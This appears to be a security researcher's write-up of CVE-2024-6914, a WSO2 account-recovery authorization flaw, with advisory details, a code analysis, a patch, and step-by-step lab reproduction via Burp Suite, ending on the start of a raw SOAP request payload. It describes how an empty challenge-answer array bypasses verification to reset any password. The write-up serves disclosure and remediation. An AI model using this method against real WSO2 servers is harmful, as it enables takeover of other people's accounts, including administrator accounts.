Danupon Thepsing

CVE-2024-6914

Published: 2025-05-22

Updated: 2025-05-22

Title: Incorrect Authorization in Multiple WSO2 Products via Account Recovery SOAP Admin Service Leading to Account Takeover

Description

An incorrect authorization vulnerability exists in multiple WSO2 products due to a business logic flaw in the account recovery-related SOAP admin service. A malicious actor can exploit this vulnerability to reset the password of any user account, leading to a complete account takeover, including accounts with elevated privileges. This vulnerability is exploitable only through the account recovery SOAP admin services exposed via the "/services" context path in affected products. The impact may be reduced if access to these endpoints has been restricted based on the "Security Guidelines for Production Deployment" by disabling exposure to untrusted networks.

CWE

CWE-863 Incorrect Authorization

CVSS

Score	Severity	Version	Vector String
9.8	**CRITICAL**	3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
8.8	**HIGH**	3.1	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

VENDORS

WSO2

PRODUCTS

WSO2 API Manager

4.3.0, 4.2.0, 4.1.0, 4.0.0, 3.2.1, 3.2.0, 3.1.0, 3.0.0, 2.6.0, 2.5.0, 2.2.0

WSO2 Identity Server

7.0.0, 6.1.0, 6.0.0, 5.11.0, 5.10.0, 5.9.0, 5.8.0, 5.7.0, 5.6.0, 5.5.0, 5.4.1, 5.4.0, 5.3.0

WSO2 Identity Server as Key Manager

5.10.0, 5.9.0, 5.7.0, 5.6.0, 5.5.0, 5.3.0

WSO2 Open Banking AM

2.0.0, 1.5.0, 1.4.0, 1.3.0

WSO2 Open Banking IAM

2.0.0

WSO2 Open Banking KM

1.5.0, 1.4.0, 1.3.0

Reporter

Anonymous working with Trend Micro Zero Day Initiative

DISCLOSURE TIMELINE

2024-07-18 - Vulnerability reported to vendor

2024-12-30 - Coordinated public release of advisory

2024-12-30 - Advisory Updated

References

www.cve.org

https://www.cve.org/CVERecord?id=CVE-2024-6914#adp-134c704f-9b21-4f2e-91b3-4a467353bcc0

vendor-advisory

https://security.docs.wso2.com/en/latest/security-announcements/security-advisories/2024/WSO2-2024-3561/

related

https://security.docs.wso2.com/en/latest/security-guidelines/security-guidelines-for-production-deployment/

Severity and Impact

CVE-2024-6914 is a critical authorization vulnerability affecting WSO2 products that expose SOAP Admin Services through the /services context path. The flaw allows a malicious actor to reset the password of any user account, including privileged accounts such as admin, thereby gaining full control over the affected instance.

Worst Case Scenario (Production Security Guidelines NOT followed)

When the /services context is publicly accessible, an unauthenticated attacker can exploit the vulnerability over the internet.

- Severity: Critical
- CVSS v3.1 Score: 9.8
- Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


Mitigated Scenario (Production Security Guidelines followed)

If the /services context is restricted to trusted networks, the attack surface is reduced significantly, limiting exploitation to internal actors or compromised trusted systems.

- Severity: High
- CVSS v3.1 Score: 8.8
- Vector String: CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Proof of Concept (PoC)

a. Vulnerability Analysis



Component
ChallengeQuestionProcessor.class
Method verifyUserChallengeAnswers(String userName, int tenantId, UserChallengesDTO[] userChallengesDTOs)

Tool Used for Analysis
Decompiled using **IntelliJ IDEA**.

Decompiled Class Location

repository\components\plugins\org.wso2.carbon.identity.mgt_5.14.97.jar!\org\wso2\carbon\identity\mgt\ChallengeQuestionProcessor.class

Vulnerability Description

The method contains a logical flaw that allows an attacker to bypass challenge question verification:


- The boolean verification is initialized as true.
- A nested loop compares the stored vs. received challenge answers.
- If the userChallengesDTOs array (user input) is empty, the loop doesn't run.
- As a result, the function never updates verification to false, and the method returns true by default.

This means an attacker can pass an empty array and receive a valid "true" response, even without providing any valid answers.

Solution How to Fix (Temporary fix Mitigation)

To fix the flaw, we need to check whether any valid challenge answers were processed. If no matches were checked (i.e., count == 0), the verification should fail by default.

Here’s the patch that addresses the issue



This should be added just before the existing check that compares the number of matched answers

```
@@ -597,6 +597,10 @@ public boolean verifyUserChallengeAnswers(String userName, int tenantId,
597 597                 }
598 598             }
599 599
    600 +           if (count == 0) {
    601 +               verification = false;
    602 +           }
    603 +
600 604             if (verification) {
601 605                 verification = (storedUserChallengeDTOs.length == count);
602 606             }
```

Result After Fix

With this fix in place


- If the attacker sends an empty list of challenge answers, count will be 0, and verification will be explicitly set to false.
- The method will no longer return true by default.
- This blocks the attack path used to bypass challenge verification and reset passwords.

Exploit Steps

Environment Setup

The vulnerability was reproduced in the following controlled test environment:

- Attacker Machine**:**
    - OS: Kali Linux
    - Platform: Virtual Machine (VMware)
    - Tools used:Burp Suite, browser
- Target Server**:**
    - WSO2 API Manager version: 4.0.0
    - Host: Deployed locally or within internal test network
    - Component tested: ChallengeQuestionProcessor SOAP service (exposed under /services/ context path)



1. Navigate to the WSO2 API Manager Directory

Opened a terminal and changed the working directory to the bin folder of the extracted WSO2 API Manager. This folder contains the script to start the WSO2 server.

2. Configure Java Environment


WSO2 requires Java to run. I used Zulu OpenJDK, and configured the JAVA_HOME environment variable as follows. This makes sure WSO2 knows where to find Java.

3. Start the WSO2 Server

With Java set up, launched the server by running: ./api-manager.sh


This started the WSO2 API Manager server locally. Once the startup completed, the management console was available at https://localhost:9443/carbon

4.Get Capcha




Intercept a Request to get session ID

- Open Burp Suite and go to the "Proxy" tab.
- In a browser (proxied through Burp), navigate to the WSO2 service Initiate any request to the service to capture traffic.
- Burp Suite will capture a request.
- Right-click the request and choose "Send to Repeater".




After retrieving the session ID, it is appended to the crafted payload and submitted via a POST request to the target endpoint. The server's response contains sensitive parameters, specifically imagePath and secretKey, which are essential for advancing the exploitation process in subsequent stages.

5. Verify user




After obtaining the imagePath and secretKey values, they are incorporated into a new payload and submitted to the server. Upon a successful request, the server responds with a verified = true flag along with a key parameter. This key is required to retrieve the user's challenge questions and will be used in the next stage of the attack chain.

6. Get UserChallengeQuestions




After obtaining the key from the 'Verify User' step, it is included in a new payload and sent to the server. Upon successful submission, the server returns a secondary key used for verifying the user's challenge answers. This key will be utilized in the next phase of the exploitation process.

7. VerifyUserChallengeAnswer




After retrieving the key from the 'Get User Challenge Questions' step, it is incorporated into the payload and sent to the server. Upon successful execution, the server responds with another key required to initiate the password reset process. This key will be used in the subsequent step.

8.Reset Password




After obtaining the key from the 'Verify User Challenge Answer' step, it is embedded into the final payload and submitted to the server. If successful, the server responds with verified = true, indicating that the password has been successfully changed.

9. To confirm that the password has been successfully changed, log in to the WSO2 Carbon Management Console at https://localhost:9443/carbon using the newly set credentials.



If authentication is successful, the password reset operation was executed effectively.



Payload

Payload for get capcha

```
POST
/services/UserInformationRecoveryService.UserInformationRecoverySe
rviceHttpsSoap11Endpoint/ HTTP/1.1
Host: localhost:9443
Cookie: JSESSIONID=7A70177E1110FE186B5F3BDF20DFE7AE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
